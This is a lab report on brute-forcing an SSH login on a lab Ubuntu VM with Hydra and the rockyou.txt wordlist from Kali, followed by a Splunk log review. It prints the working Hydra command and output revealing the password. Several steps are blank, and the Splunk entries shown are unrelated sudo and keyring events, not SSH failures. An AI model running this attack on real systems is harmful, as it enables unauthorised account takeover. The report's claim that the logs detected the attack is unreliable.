
□ SSH Brute Force Attack using Hydra – Lab Report

□ Objective:

To perform a brute force attack on an SSH service using **Hydra** in Kali Linux and observe the logs on the target system using Splunk.


□ Tools Used:


- Kali Linux (Attacker)
- Ubuntu (Victim)
- Hydra (Password cracking tool)
- rockyou.txt (Default password wordlist)
- Splunk (Log monitoring)

□ Experiment Steps:


1. Initial Brute Force Attempt with Custom Wordlist

A small wordlist `password.txt` was created containing common passwords:





Using a Larger Wordlist: `rockyou.txt`

- Extracted the wordlist:
- 

```
┌──(kali㉿kali)-[~]
└─$ hydra -l testuser -P /usr/share/wordlists/rockyou.txt -t 4 ssh://192.168.240.130

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-25 00:34:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.240.130:22/
[22][ssh] host: 192.168.240.130   login: testuser   password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-25 00:34:37
```

□ Log Monitoring using Splunk:

>	5/25/25 9:48:14.599 AM	2025-05-25T08:48:14.599977+04:30 hacker-VMware-Virtual-Platform gdm-password]: pam_unix(gdm-password:auth): conversation failed host = hacker-VMware-Virtual-Platform | source = /var/log/auth.log | sourcetype = auth
>	5/17/25 9:43:32.351 PM	2025-05-17T20:43:32.351743+04:30 hacker-VMware-Virtual-Platform gnome-keyring-ssh.desktop[5462]: SSH_AUTH_SOCK=/run/user/1000/keyring/ssh host = hacker-VMware-Virtual-Platform | source = /var/log/syslog | sourcetype = syslog
>	5/17/25 9:42:38.740 PM	2025-05-17T20:42:38.740148+04:30 hacker-VMware-Virtual-Platform sudo: pam_unix(sudo:auth): authentication failure; logname=testuser uid=1001 euid=0 tty=/dev/pts/0 ruser=testuser rhost= user=testuser host = hacker-VMware-Virtual-Platform | source = /var/log/auth.log | sourcetype = auth
>	5/17/25 9:38:52.074 PM	2025-05-17T20:38:52.074644+04:30 hacker-VMware-Virtual-Platform gnome-keyring-ssh.desktop[2136]: SSH_AUTH_SOCK=/run/user/1001/keyring/ssh

Logs from `/var/log/auth.log` and `/var/log/syslog` were forwarded to Splunk.

Observations:

1. **Failed login attempts** were captured:
2. `pam_unix(sudo:auth): authentication failure`
3. `user=testuser`
4. **gnome-keyring and SSH activity** were logged:
5. `gnome-keyring-ssh.desktop`
6. `source = /var/log/syslog`
7. **Timestamps** and **hostnames** helped in tracking the brute-force attempt in Splunk.

□ Conclusion:

- Using a small wordlist did not reveal the correct password.
- With a larger and widely-used wordlist (`rockyou.txt`), the password `12345` was successfully cracked.
- The attack was detected and verified through system logs and Splunk dashboard.

□ Important Notes:

- Always perform such tests in a controlled lab environment.
- Never perform brute force attacks on systems you do not own or have permission.